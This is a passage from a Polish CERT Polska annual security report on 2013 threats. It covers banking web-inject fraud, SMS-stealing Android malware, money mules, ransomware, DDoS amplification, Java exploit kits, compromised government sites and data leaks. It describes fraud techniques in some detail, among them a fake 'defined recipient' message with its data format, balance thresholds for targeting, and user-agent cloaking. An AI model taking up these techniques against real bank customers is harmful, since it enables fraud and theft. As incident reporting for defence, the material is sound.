Istotnym elementem w atakowaniu klientów bankowości internetowej jest wyprowadzanie środków finansowych. Wykonanie przez przestępcę przelewu na własny rachunek bankowy nie jest zbyt dobrym pomysłem – taki rachunek zostanie szybko zablokowany, a właściciel zlokalizowany. W tym celu wykorzystywani są więc liczni pośrednicy zwani słupami (z ang. money mule). Są to ludzie rekrutowani najczęściej poprzez fałszywe oferty pracy. To na ich konta wykonywane są przelewy z rachunków ofiar. Zadaniem słupa jest wypłacenie otrzymanych środków, pobranie dla siebie prowizji (zazwyczaj ok. 10%), a następnie wysłanie gotówki za granicę za pomocą Western Union Money Transfer (lub podobnej usługi).

9.4 MITMO – MALWARE W SMARTFONIE

Jednym ze sposobów ochrony przed nieautoryzowanymi przelewami jest zastosowanie dwuskładnikowego uwierzytelniania. Polega ono na konieczności podania przez użytkownika dodatkowego kodu podczas krytycznych operacji (np. zmiana danych, wykonanie przelewu). Kody takie mogą być przechowywane na kartach papierowych, wysyłane wiadomością SMS, generowane przez dedykowane urządzenie (token sprzętowy) lub w telefonie. Wykorzystanie kodów SMS jest też jedną z popularnych metod potwierdzania

przelewów: taka wiadomość często zawiera nie tylko kod, ale również inne dane dotyczące operacji, np. jej kwotę.

Chcąc wyprowadzić pieniądze z konta użytkownika posiadającego właśnie tę metodę potwierdzania przelewów, przestępcy mogą próbować przejąć kontrolę nad telefonem ofiary. W 2013 roku odbywało się to poprzez wyświetlenie na zainfekowanym komputerze monitu, który nakłaniał użytkownika do zainstalowania "aplikacji bezpieczeństwa" na telefonie komórkowym. Zainstalowana aplikacja po aktywowaniu przechwytywała wszystkie przychodzące wiadomości SMS i przekazywała je na określony numer należący do przestępców. Umożliwiało to przejęcie przez atakujących kodu potwierdzającego i tym samym wykonanie nieautoryzowanego przelewu.

Na początku używana była aplikacja E-Security, co opisaliśmy na naszym blogu. W późniejszym etapie (od początku grudnia 2013 roku) cyberprzestępcy użyli botnetu, którego C&C znajdowało się na nowej domenie, ale w obrębie tej samej hostowni co poprzednio. Lista atakowanych instytucji znów obejmowała klientów tych samych banków. Przestępcy nadal próbowali namówić ofiarę do zainstalowania w telefonie złośliwej aplikacji. W tym przypadku aplikacja podszywała się pod program antywirusowy. Numer telefonu (zwany "master number") oraz lokalizacja, pod którą były wysyłane raporty, nie uległy zmianie. Dokładny opis drugiej aplikacji również znajduje się na naszym blogu [39].

Ostatni plik apk pojawił się 22 grudnia 2013. W tym okresie zanotowaliśmy 13 unikalnych adresów, spod których go dystrybuowano. Zespół CERT Polska na bieżąco monitorował pojawianie się nowych adresów i starał się je blokować w jak najkrótszym czasie.

9.5 ODBIORCA ZDEFINIOWANY

W połowie grudnia 2013 dotychczasowa mutacja związana z aplikacją antywirusową została przeniesiona na nowe serwery. Atakowani byli klienci piętnastu polskich banków. Po każdym prawidłowym zalogowaniu ofiary do systemu transakcyjnego, do serwera przestępców wysyłane były dane identyfikujące bank, saldo konta, login oraz hasło. W odpowiedzi przeglądarka ofiary otrzymywała dane w poniższym formacie:

```
var DrInfo ='171240xxxxxxxxxxxxxxxxxxxx::odbiorca::tytuł_przelewu::kwota';
```

Następnie złośliwe skrypty wyświetlały komunikat o poniższej treści:

```
BANK zmienia format konta.  Prosimy o potwierdzenie danej operacji, w tym celu
nowy numer konta należy określić jako odbiorca zdefiniowany. Nowy numer konta
będzie aktywny po upływie 7 dni, jeżeli dana operacja nie zostanie potwierdzo-
na, to przyjęcie przelewów na twoje konto będzie niemożliwe.
```

Po kliknięciu "Dalej" otwierany był formularz "Dodaj nowego odbiorcę zdefiniowanego" wypełniony danymi przekazanymi z serwera przestępców. Dane te miały różny format, w zależności od konkretnego banku i zawierały zazwyczaj: nazwę odbiorcy, konto docelowe (słupa), imię i nazwisko odbiorcy zdefiniowanego, kwotę przelewu (jeżeli takie pole było obligatoryjne). Ofiara zatwierdzała kodem jednorazowym, przysłanym wiadomością SMS, nowo zdefiniowanego odbiorcę. Do serwera przestępców był wysyłany komunikat o zakończeniu całej operacji. Następnie przestępcy logowali się na konto ofiary i bez konieczności podawania kodów wykonywali przelew do nowo zdefiniowanego odbiorcy. Dla każdego konta były zdefiniowane wartości brzegowe: kwota minimalna i maksymalna.

Komunikat i konto słupa były zwracane ofierze dopiero wtedy, gdy saldo jej konta mieściło się w ustalonych przedziałach.

Wykryliśmy trzy zakresy zdefiniowane przez przestępców:

- 20 000 PLN do 49 999 PLN
- 50 000 PLN do 99 999 PLN
- powyżej 100 000 PLN

Pierwszy raz na dużą skalę ransomware pojawił się na komputerach w Polsce w 2012 roku. Zjawisko od tamtego czasu utrzymuje się na stałym poziomie i jest dostrzegane w wielu krajach na całym świecie.

Przez cały 2013 rok do CERT Polska spływały informacje o nowych infekcjach tym złośliwym oprogramowaniem. Scenariusz za każdym razem był taki sam – wyświetlenie monitu o wykryciu przez policję, bądź inny, czasami nawet fikcyjny, organ władzy, podejrzanej aktywności razem z komunikatem żądania zapłaty za usunięcie blokady. Z zebranych danych wynika, że do infekcji najczęściej dochodzi w wyniku działania jednego z Exploit Kitów (jak na przykład te opisane w sekcji 12 niniejszego raportu). Taka infekcja może się odbywać albo w wyniku przejęcia strony, albo w wyniku wykupienia reklamy w jednym z systemów reklam, która zawiera złośliwe treści.

W jednym z wpisów na blogu *Malware don't need coffee* znajduje się informacja o rozpowszechnieniu na Polskę wersji malware'u, która najpierw przekierowuje użytkownika na stronę z pornografią dziecięcą, a następnie blokuje komputer użytkownika i żąda opłaty karnej za oglądanie tej strony [5]. Otrzymaliśmy sygnały od użytkowników, że zostali oni zainfekowani taką wersją złośliwego oprogramowania.

Nowością w 2013 roku było wyświetlanie monitu jako zwykłej strony internetowej, w standardowej przeglądarce. Żeby utrudnić użytkownikowi zamknięcie takiej strony, zastosowano technikę umieszczenia dużej liczby elementów iframe, z których każdy miał ustawiony atrybut onUnload="ask"). Powodowoło to, że użytkownik był zasypywany bardzo duża liczbą pytań o zamknięcie strony – tak dużą, że po pewnym czasie się po prostu znudził i rezygnował z zamykania strony.

Popularność ransomware jest odzwierciedlona w statystykach odwiedzin serwisu CERT Polska. W roku 2013 stronę http://www.cert.pl/news/5707 odwiedzono 176 732 razy.

10

Łącznie adresy URL z informacjami na temat ransomware odwiedzono 450 394 razy, co stanowi 20% wszystkich odsłon stron WWW CERT Polska. Z drugiej strony, właśnie ze względu na jego widoczność, statystyki te mogą być bardzo zawyżone – innych rodzajów malware'u zwykli użytkownicy nie zauważają aż do momentu, kiedy poniosą jakieś skutki ich działania, np. kradzież pieniędzy.

Innym rodzajem oprogramowania ransomware jest "CryptoLocker". Jest to złośliwe oprogramowanie, które blokuje komputer szyfrując pliki użytkownika [9]. Użytkownik chcący uzyskać klucz odszyfrowujący otrzymuje żądanie okupu. Nie dotarły do nas informacje na temat polskiej wersji tego malware'u, chociaż jego światowy sukces (co najmniej 1 100 000 dolarów w okupach [46]) może wskazywać, że zacznie rozpowszechniać się i w innych krajach.

ATAKI TYPU DDOS

11

W roku 2013 trudno było uciec od tematu ataków DDoS (Distributed Denial of Service). Jedną z najgorętszych wiadomości roku był "atak, który prawie zepsuł Internet". Chodzi o wydarzenia z końca marca, gdy – najprawdopodobniej w wyniku zemsty przestępców – zaatakowane zostały serwery firmy Spamhaus, zajmującej się tropieniem spamerów i publikowaniem czarnych list.

W jednym z etapów atak został skierowany na infrastrukturę firmy Cloudflare, z której ochrony skorzystał Spamhaus, a także na infrastrukturę jej dostawców. Według Cloudflare wolumen ataku przekraczał 300Gbps [41], co stawia go w ścisłej czołówce znanych ataków DDoS pod względem wielkości ruchu. Choć zdarzenie to nie miało w rzeczywistości wielkiego wpływu na globalną sieć i nie spowodowało jej spowolnienia, odczuło go jednak wiele firm korzystających z Cloudflare'a, a w konsekwencji użytkownicy końcowi.

Atak na Spamhaus/Cloudflare był o tyle ważnym wydarzeniem, że po raz pierwszy publicznie i na taką skalę została wykorzystana technika odbitego ataku DNS [35], zapoczątkowując erę dużych ataków z wykorzystaniem amplifikacji protokołów UDP (oprócz DNS także m.in. NTP i chargen). Choć o możliwości przeprowadzenia takich ataków wiedziano i dyskutowano od dawna, problem ten wciąż był zbyt mało nagłośniony wśród administratorów. Skutkiem zaniedbań są setki tysięcy źle skonfigurowanych serwerów i brak zabezpieczeń przed fałszowaniem adresu źródłowego w wielu sieciach na całym świecie, co stwarza doskonałe środowisko do podobnych ataków w najbliższych miesiącach.

Zaledwie kilka dni później również na polskim podwórku mieliśmy do czynienia z co najmniej jednym dobrze widocznym atakiem. Na początku kwietnia ofiarą DDoS padał kilkukrotnie serwis Allegro.pl[44]. W zbliżonym czasie zauważalna była też niedostępność dwóch serwisów internetowych banków. Choć żaden z banków nie wspomniał w swoich komunikatach o atakach DDoS, część serwisów informacyjnych łączyła awarie właśnie z nimi [55] powołując się przy tym na własne źródła, a później także na komunikat policji, która po

ZŁOŚLIWE ADRESY URL 12

zatrzymaniu osoby odpowiedzialnej za przeprowadzenie ataków wspomniała, że celem był "jeden z serwisów aukcyjnych oraz dwa banki" [29]. Przy okazji wyszło na jaw, że powodem ataków była próba szantażu podmiotów, dla których były one niewątpliwie bardzo kosztowne w skutkach. Przestępca żądał okupu w BitCoinach za zaprzestanie działań. Pod koniec roku celem ataków były również serwery gry League of Legends[45], a przypadek ten, będący wynikiem porachunków pomiędzy graczami, pokazuje, jak dostępne stały się ataki DDoS o takiej skali.

Niestety, problem ataków DDoS staje się coraz poważniejszy, a poza komercyjnymi rozwiązaniami sprzętowo-programowymi duża rola w walce z nim powinna przypaść dostawcom usług internetowych oraz administratorom. W przypadku tych pierwszych – kluczowe staje się przygotowanie odpowiednich procedur i polityk wspierania klientów w odpieraniu ataków, jak i eliminowanie źle skonfigurowanych urządzeń (pozwalających na wzmacnianie ruchu) ze swoich sieci. Informacje o adresach IP, na których zidentyfikowano podatne urządzenia, można otrzymywać od CERT Polska za pośrednictwem bezpłatnej platformy n6 (informacje na ten temat znajdują się na stronie: n6.cert.pl).

[44] https://www.facebook.com/allegro/posts/10151431020863108
[45] http://www.reddit.com/r/leagueoflegends/comments/1u1pcz/servers_down_discuss_here

Dokładne statystyki dotyczące złośliwych domen znajdują się w części A.5 niniejszego raportu. Wśród złośliwych adresów można wyróżnić dwa typy: serwery zarządzające botnetem (C&C) oraz strony prowadzące do exploit kitów, stworzone w celu przejęcia kontroli nad komputerem użytkownika. Sewery C&C znajdujące się w domenie .pl są sinkhole'owane przez CERT Polska w miarę jak otrzymujemy informacje o ich aktywności i dokładny ich opis można znaleźć w sekcji dotyczącej sinkhole'owania. Poniżej prezentujemy informacje dotyczące exploit kitów. Widać z nich, że największym zagrożeniem dla użytkowników jest posiadanie wtyczki do przeglądarki Java Runtime Environment (JRE).

12.1 EXPLOIT KITY W DOMENIE .PL

W 2013 roku miało miejsce wykorzystanie domen .pl przez różne exploit kity, takie jak:

- Kore EK [44], który w tym czasie używał następujących exploitów (w nawiasach podano podatne oprogramowanie):
  - CVE-2013-2423 (Java w wersji 7u17 i wcześniejszej)
  - CVE 2013-2460 (Java w wersji 7u21 i wcześniejszej)
  - CVE 2013-2463 (Java w wersji 7u21 i wcześniejszej)
  - CVE 2013-2471 (Java w wersji 7u21 i wcześniejszej)

- Cool EK [4]:
  - CVE 2013-2460 (Java w wersji 7u21 i wcześniejszej)
  - CVE 2013-2463 (Java w wersji 7u21 i wcześniejszej)

- Sakura EK [17]:
  - CVE-2013-0422 (Java w wersji 7u10 i wcześniejszej)
  - CVE-2013-2423 (Java w wersji 7u17 i wcześniejszej)

- CVE 2013-2460 (Java w wersji 7u21 i wcześniejszej)
- CVE 2013-2471 (Java w wersji 7u21 i wcześniejszej)
- i możliwe, że niektóre starsze CVE również były wykorzystywane

- Flimkit [44]:
  - CVE-2012-1723 (Java w wersjach 7u4, 6u32, 5u35, 4.2u37 i wcześniejszych)
  - CVE-2013-2423 (Java w wersji 7u17 i wcześniejszej)
  - CVE 2013-2471 (Java w wersji 7u21 i wcześniejszej)

Złośliwe domeny pełniły jedną z dwóch ról: przekierowanie do strony wykorzystującej podatności w oprogramowaniu użytkownika lub bezpośrednie atakowanie użytkowników. Zazwyczaj końcowym efektem była infekcja komputera jedną z wersji złośliwego oprogramowania typu ransomware, rootkitem ZeroAccess lub trojanem Kryptik. Dokładny opis tych ataków, na przykładzie monitorowanych stron w domenie gov.pl znajduje się poniżej. Niemal zawsze do infekcji dochodziło po wykorzystaniu podatności w oprogramowaniu Java Runtime Environment (JRE).

Na rys. 10 przedstawiono schemat działania typowego exploit kita. Użytkownik najpierw musi odwiedzić stronę (przejętą bądź specjalnie podstawioną), następnie nieświadomie pobiera skrypt, którego celem jest ustalenie jakie posiada wtyczki w przeglądarce (np. Adobe Flash, Java, Silverlight, MS Office) i w jakich one są wersjach. W zależności od wyniku tego działania pobierany jest odpowiedni exploit. Następnie, po przejęciu maszyny, pobierane jest złośliwe oprogramowanie.

Rysunek 10: Schemat działania Exploit Kit

12.2 KAMPANIE MALWARE NA STRONACH W DOMENIE .GOV.PL

W 2013 roku, we współpracy z CERT.GOV.PL, podczas wykonywania rutynowego skanowania stron należących do administracji publicznej, zidentyfikowaliśmy trzy serwisy, na których znajdowała się złośliwa zawartość. Nie były to ataki ukierunkowane, a jedynie te same kampanie, które akurat były popularne w Internecie.


12.2.1 FAKEAV ORAZ KRYPTIK

W pierwszym przypadku na stronie, w zależności od konfiguracji maszyny ofiary, dodawana była ramka (iframe), która przekierowywała do exploita. Następnie za pomocą downloadera o nazwie "Smoke Loader" ściągane były dwie złośliwe aplikacje. Pierwsza to oprogramowanie typu FakeAV, czyli złośliwe oprogramowanie udające program antywirusowy. Po "wykryciu" zagrożeń oprogramowanie to zachęca użytkownika do zakupu (za pomocą karty kredytowej) pełnej wersji, która pozwoli usunąć wykryte zagrożenia.

Druga z nich to koń trojański Kryptik, który służy do kradzieży danych logowania z wielu popularnych klientów FTP, SSH czy WWW. Oprócz tego wykrada certyfikaty służące do podpisywania aplikacji oraz przeprowadza atak słownikowy na konto zalogowanego użytkownika. Zawiera on również ciekawe techniki zabezpieczające przed deasemblacją i analizą wykonania. Okno programu FakeAV zostało zaprezentowane na rysunku 11.

Dokładny opis obu zagrożeń znajduje się we wpisie na naszym blogu: www.cert.pl/news/7101. Lavasoft donosił o tej kampanii w czerwcu 2013 roku, podczas gdy strona .gov została zainfekowana w pierwszej połowie maja [2]. Kampania była szeroko zakrojona, ponieważ otrzymywaliśmy głosy od użytkowników, że zostali zainfekowani tymi dwoma złośliwymi oprogramowaniami za pomocą innych stron. Do dystrybucji wykorzystywana była luka CVE-2012-1723 obecna w wersjach Javy 1.7u4 i niższych, 1.6u32 i niższych, 1.5u35 i niższych oraz 1.4.2u37 i niższych.

Udało nam się również ustalić, że strona została zainfekowana najprawdopodobniej w wyniku przejęcia hasła za pomocą malware. Oznacza to, że przestępcy do infekcji wykorzystali hasło, które zdobyli w wyniku innej infekcji, co powodowało, że ich zasięg coraz bardziej się zwiększał. Najprawdopodobniej tym również sposobem została zainfekowana druga ze stron w domenie .gov. Co ciekawe, jedna z próbek była podpisana, prawdopodobnie skradzionym, certyfikatem należącym do Ingenieursbureau Matrix B.V. wystawionym przez VeriSign.



Rysunek 11: Okno programu FakeAV

12.2.2 RANSOMWARE

Na jednej z polskich stron rządowych oraz stronie w domenie .eu udało nam się znaleźć doklejony kod JavaScript, którego celem było ustalenie wersji pluginu Java zainstalowanego na maszynie ofiary i, w zależności od tej wersji, przesłanie odpowiedniego exploita.

Szczegółowy opis "wakacyjnej kampanii" ransomware można znaleźć w naszym wpisie na blogu: http://www.cert.pl/news/7403. Warto go uzupełnić o sposób, w jaki serwer został zainfekowany. Cyberprzestępcy wykorzystali lukę we frameworku WordPress lub którymś z jego pluginów. Za pomocą tej luki umieścili na stronie zaciemniony kod PHP opisywany na blogu justbeck.com [14]. Kod ten sprawdzał wartość User-Agent i sprawdzał, czy żądanie wysłał prawdziwy użytkownik, czy robot, który chciał zindeksować stronę. W tym celu w wartości User-Agent poszukiwany był jeden z ciągów znaków:

```
Google
Slurp
MSNBot
ia_archiver
Yandex
Rambler
```

Jeśli żadnego z nich nie znaleziono, serwer WWW wysyłał zapytanie do serwera C&C, aby ustalić jaką zawartość wyświetlić użytkownikowi. Do tego serwera przesyłane były informacje na temat adresu odwiedzanej strony, adresu IP użytkownika oraz wartości User-Agent. Co ciekawe, adres domenowy serwera był generowany dynamicznie na podstawie losowej wartości oraz odpowiedzi od serwera DNS na odpowiednio spreparowane pytanie. Domeny wykorzystywane w tym celu znajdowały się w .com oraz .ca.

W doniesieniach medialnych dotyczących wielu podmiotów przewijał się problem wycieku danych. Każdy z tych przypadków był szczegółowo opisywany. Według dokumentu, który od GIODO otrzymała Zaufana Trzecia Strona [51], w roku 2013 w Polsce miało miejsce 136 naruszeń ochrony danych osobowych. Informacje o największej liczbie incydentów tego typu – 53 zgłoszenia – przekazało Orange, a na drugim miejscu znajduje się TP z 30 zgłoszeniami. Łącznie stanowi to 83 zgłoszenia, czyli ponad połowę wszystkich zgłoszonych naruszeń ochrony danych osobowych. Kolejną pozycję zajmuje Plus tylko z 20 zgłoszeniami. Widać zatem, że do wycieków danych osobowych stale dochodzi – średnio ponad dwa razy w tygodniu zgłaszane było naruszenie.

Postanowiliśmy opisać jednak ten problem w inny sposób niż miało to miejsce dotychczas. Zamiast skupiać się na wskazywaniu mniej czy bardziej ważnych przypadków wycieków danych, postaramy się podzielić je pod kątem sposobu wycieku, sposobu składowania danych oraz motywów osób wykradających. Dlatego też nie opisujemy wszystkich wycieków danych, które nastąpiły w zeszłym roku, a jedynie podajemy przykłady, które ilustrują zastosowaną technikę, zabezpieczenia bądź motywy.

Wyciek danych bardzo często miał miejsce w wyniku włamania. Napastnik przełamywał lub omijał zabezpieczenia. Taki scenariusz miał miejsce np. przy wycieku danych ponad 400 tysięcy klientów firmy Hyperion S.A. [53]. Źródłem wycieku była platforma eBOA, oparta na autorskim oprogramowaniu operatora. Wśród danych znajdowały się takie informacje jak:

- imię i nazwisko,
- adres świadczenia usługi oraz korespondencyjny,
- numery telefonów kontaktowych,
- numery NIP/PESEL,
- numer rachunku bankowego (rachunek operatora do celów rozliczeń),

» hasło,
» saldo rozliczeń,
» inne wewnętrzne informacje operatora.

Również w wyniku przełamania zabezpieczeń wyciekły dane z firmy OVH [26]. Atakującemu udało się uzyskać dostęp do danych klientów OVH w Europie:

» imię i nazwisko,
» identyfikator NIC,
» adres zamieszkania,
» telefon,
» skrót kryptograficzny SHA512 hasła,
» dostęp do systemu instalacji serwerów w Quebecu (intruz mógł przejąc serwer, jeśli klient nie usunął domyślnego klucza SSH preinstalowanego przez OVH).

Samo włamanie miało miejsce w wyniku przejęcia konta e-mail jednego z administratorów OVH. Następnie przy pomocy tego konta uzyskano dane dostępowe do VPN innego pracownika, przez który atakujący dotarli do sieci biurowej. Stamtąd była już otwarta droga do wewnętrznych usług i systemów.

Kolejnym sposobem wycieku były dane wykradzione z firm przez ich pracowników. Najbardziej spektakularny przypadek dotyczył 20 milionów Koreańczyków, których dane wykradł jeden z pracowników firmy ratingowej Korea Credit Bureau. Miał on dostęp do wewnętrznych systemów, współpracujących z biurem kredytowym instytucji wydających karty kredytowe [16].

Wartym uwagi są przypadki, kiedy dane były pozyskiwane w wyniku kradzieży urządzeń, na których były trzymane w postaci umożliwiającej ich przywrócenie do postaci jawnej. Taka sytuacja miała miejsce w Koszalinie, gdzie nieznany sprawca włamał się do Laboratorium Analiz Lekarskich ALAB i wyniósł komputery z dokumentacją medyczną [19].

Jeszcze bardziej zadziwiające były przypadki, gdzie firmy ujawniły informacje "niechcący". Był to wyniku błędu pracownika lub błędnie zaprojektowanego systemu przechowującego i udostępniającego dane. Serwis iBOOD pozwalał na swobodny dostęp do danych osobowych wszystkich, którzy kiedykolwiek złożyli w nim zamówienie [24]. Wystarczyła prosta modyfikacja parametru ID w linku z zamówieniem, by dostępne stały się imię i nazwisko, adres e-mail czy numer telefonu zamawiającego. W podobny sposób dane dotyczące liczby zameldowanych osób pod każdym adresem udostępnił Urząd Miejski w Ostrowie Wielkopolskim, ogłaszając przetarg na wywóz śmieci.

Złośliwe oprogramowanie również miało swój udział przy wyciekach danych. 110 milionom klientów sieci sklepów Target wykradziono dane dotyczące ich kart debetowych i kredytowych. Cale zajście było wynikiem infekcji systemu obsługującego terminale płatnicze, a dane były kopiowane w momencie wykonywania transakcji [27].

Wyciek danych nie zawsze jest konsekwencją zamierzonego złośliwego działania. Użytkownicy często sami ujawniają swoje dane, nie do końca zdając sobie z tego sprawę. Przykładem mogą być zdjęcia umieszczane przez polskich użytkowników w serwisie Instagram. Bardzo łatwo można tam znaleźć skany takich dokumentów jak prawo jazdy, dowód osobisty, paszport, dowód rejestracyjny, legitymacja szkolna czy karta kredytowa [25].

Większość wykradzionych haseł, a rzadziej danych, jest przechowywanych w postaci niejawnej. Pomimo tego zdarzyły się przypadki wycieku, gdzie hasła były dostępne w postaci jawnej. Aż 1,3 miliona takich haseł i powiązanych z nimi loginów wyciekło z serwisu społecznościowego dla nastolatek Glitery.pl [54]. Jednakowoż przechowywanie haseł w postaci niejawnej nie zawsze jest wystarczające, szczególnie jeśli przechowuje się wraz z nimi

podpowiedzi ułatwiające ich odgadnięcie. Tak było w przypadku baz użytkowników Adobe. Hasła były szyfrowane za pomocą poprawnego algorytmu szyfrowania, ale zastosowanego w zły sposób, a podpowiedzi nie były szyfrowane w ogóle. Zastosowana metoda szyfrowania dla takich samych haseł, używanych przez różnych użytkowników, generowała takie same szyfrogramy. W związku z tym, można było do jednego zaszyfrowanego hasła przypisać wiele podpowiedzi. Na przykład dla szyfrogramu flpT7i/Q= występowało 9077 podpowiedzi. Niektóre z nich jednoznacznie wskazywały na hasło "123456":

- "123456"
- 1 2 3 4 5 6
- 1-6
- 1do6
- 654321wspak
- 6 cyferek
- 6 pierwszych liczb
- cyfry kolejno
- cyfry od jeden do szesciu
- haslo:123456
- Haslo to szesc cyfr od jeden

Ostatnim kryterium, na podstawie którego podzieliliśmy wycieki danych, są roszczenia i motywy osób wykradających dane. Wiele z nich robi to, aby uzyskać rozgłos. Tak było np. w przypadku osoby, która wykradła bazę ponad 250 tysięcy użytkowników portalu www.dobreprogramy.pl. W zamian za niepublikowanie bazy zażądała ona umieszczenia na głównej stronie serwisu, artykułu "przedstawiającego w dobrym świetle" TOR-owe forum ToRepublic [52]. Niejednokrotnie dane są kradzione i udostępniane z pobudek ideologicznych. Taka sytuacja miała wielokrotnie miejsce w przypadku działań grupy "Anonymous" [15]. Bardzo częstym motywem jest także chęć uzyskania korzyści materialnych, tak jak to miało miejsce przy kradzieży bazy danych klientów Netii [23].

W 2013 roku w Polsce dominowały dwa różne rodzaje złośliwego oprogramowania na platformie Android. W kwietniu otrzymaliśmy sygnały od polskich użytkowników bankowości elektronicznej o nowym zagrożeniu mobilnym nazwanym "E-Security". Aplikacja ta, mimo swojej prostej budowy, potrafiła skutecznie uzyskać kody jednorazowe używane do wykonania operacji przelewu na konto kontrolowane przez cyberprzestępców [33].

Infekcja tym oprogramowaniem przebiegała wieloetapowo. Najpierw komputer użytkownika musiał zostać zarażony złośliwym oprogramowaniem, które po wejściu na stronę internetową banku wyświetlało komunikat o potrzebie instalacji aplikacji mobilnej, rzekomo stworzonej przez bank w celu zapewnienia większego bezpieczeństwa. Użytkownik musiał wprowadzić swój numer telefonu oraz wybrać system operacyjny, który jest zainstalowany na jego smartfonie. W analizowanym przypadku istniała wersja tylko na system operacyjny Android. Następnie, pod podany numer telefonu, wysyłana była wiadomość SMS z linkiem do wspomnianej aplikacji. Żeby się upewnić, że użytkownik zainstalował tę aplikację, trzeba było podać "kod aktywacyjny", który wyświetlał się po jej uruchomieniu.

Później przestępcy zaczęli używać bardziej zaawansowanych narzędzi – kolejny złośliwy program, nazwany "Mobile Antivirus" [39], który rozprzestrzeniał się podobnie do E-Security, ale miał bardzo rozbudowane możliwości. Jedną z częściej wykorzystywanych było usunięcie wszystkich danych użytkownika. Utrudnia to analizę zagrożenia, jednak powoduje również, że użytkownik zauważa obecność złośliwego oprogramowania. Wśród innych funkcjonalności było również wysyłanie wiadomości SMS Premium, czyli wiadomości o podwyższonej opłacie.

Oba te przypadki infekowały jednak niewielką liczbę użytkowników. Infekcje te były oczywiście dotkliwe, gdyż powodowały utratę znacznych środków, ale jednak były dosyć ograniczone. Otrzymaliśmy od użytkowników informacje dotyczące tylko tych dwóch aplikacji. Można stąd wnioskować, że zagrożenia dla użytkowników smartfonów, chociaż są w Polsce

obecne, nie są tak poważne jak zagrożenia dla użytkowników komputerów. Zresztą widać to po liczbach. W przypadku opisanej wyżej aplikacji E-Security mniej niż trzysta różnych numerów telefonów w ciągu kilku dni otrzymało SMS z linkiem do złośliwej aplikacji (co oznacza, że jeszcze mniej było faktycznie zarażonych), podczas gdy chociażby sam botnet Citadel plitfi kontrolował ponad 11 000 komputerów, nie wspominając innych botów, które znajdują się na komputerach polskich użytkowników. Przy czym liczba smartfonów używanych w Polsce nie odbiega aż tak drastycznie od liczby komputerów – według różnych źródeł ([47], [1]) w Polsce używa się od 6 do 7.5 miliona smartfonów w porównaniu do 11 milionów komputerów. W obu przypadkach instalacji mobilnego malware'u użytkownik musiał mieć najpierw zainfekowany komputer, a dopiero później, za jego pomocą, infekowany był smartfon.

Mobilne złośliwe aplikacje są trudniejsze do zwalczenia od malware'u stworzonego na komputery. Do komunikacji zamiast sieci komputerowej wykorzystywana jest sieć GSM – rozkazy jak i raporty wysyłane są przez wiadomości SMS. Dlatego też trudniej jest wykryć infekcję – infrastruktura GSM jest zawsze dostarczana przez zewnętrzną firmę, podczas gdy w przypadku sieci komputerowej, jesteśmy w stanie analizować ruch sieciowy np. na routerze. Jedyną możliwością ochrony jest zainstalowanie odpowiedniej aplikacji na telefonach użytkowników, co jednak i tak nie gwarantuje pełnej ochrony, ponieważ dany smartfon może być już kontrolowany przez cyberprzestępców.

W systemach operacyjnych z rodziny Android, aż do wersji 4.3 (Jelly Bean), stosunkowo łatwo było ukryć zarówno wysyłane, jak i odbierane wiadomości SMS. W wersji 4.4 (KitKat) istnieje tylko jedna aplikacja systemowa, która ma uprawnienia do odbierania i wysyłania wiadomości SMS [31]. Pozostałe aplikacje mogą czytać czy też próbować wysłać wiadomość, ale i tak wszystkie te wiadomości muszą przejść przez systemową aplikację obsługującą wiadomości. Ta aplikacja podejmuje decyzję co zrobić z wiadomością przeznaczoną do wysłania (domyślnie zapisuje ją w katalogu "Wysłane") oraz czy pokazać użytkownikowi odebraną wiadomość. Powoduje to, że złośliwa aplikacja musiałaby być ustawiona jako domyślana aplikacja do obsługi wiadomości SMS, aby móc je ukrywać. Psuje to kompatybilność wsteczną dwóch opisywanych wcześniej złośliwych aplikacji.

Aby ustrzec się przed tego typu zagrożeniami, warto zachować rozsądek. Jeśli pokazuje się nam nowy, nietypowy komunikat od naszego banku, proszący o podanie jakichkolwiek danych, najlepiej jest skontaktować się bezpośrednio ze swoim bankiem. Podobnie jest w przypadku, gdy otrzymujemy nietypową wiadomość e-mail czy SMS. Gdy spotka nas któreś z wymienionych tu zagrożeń należy pamiętać, że usunięcie ich z telefonu nie rozwiąże całkowicie problemu – w końcu byliśmy zainfekowani poprzez nasz komputer, na którym też znajduje się złośliwe oprogramowanie. W przypadku zauważenia takich infekcji należy skontaktować się z serwisem komputerowym, który specjalizuje się w usuwaniu tego typu zagrożeń.

15 JAK LICZYĆ BOTNETY?

Różne instytucje stosują odmienne metody określania liczebności botnetów. Każda organizacja zajmująca się przejęciem botnetu ma powód, aby uznać właśnie zdejmowany botnet za bardzo duży, jeśli nie największy [42]. Prowadzi to do stosowania wielu różnych metodyk liczenia. Postaramy się wskazać, która z nich jest jednocześnie łatwa w użyciu i dobrze przybliża wielkość botnetu. W tegorocznym raporcie wybraliśmy właśnie tę metrykę.

Aby zrozumieć problem, należy przedstawić przeszkody, jakie towarzyszą szacowaniu wielkości danego botnetu. Rozważmy kilka możliwości takiego szacowania i to, w jaki sposób obserwacja ta wpływa na określenie wielkości. Abstrahujemy tutaj od tego, jak dane dotyczące botnetu są zbierane – to oczywiście też wpływa na szacowanie wielkości botnetu, ale najczęściej wybierany jest sposób, który jest jednocześnie możliwy do implementacji i dokładny.

15.1 UNIKALNE ADRESY IP

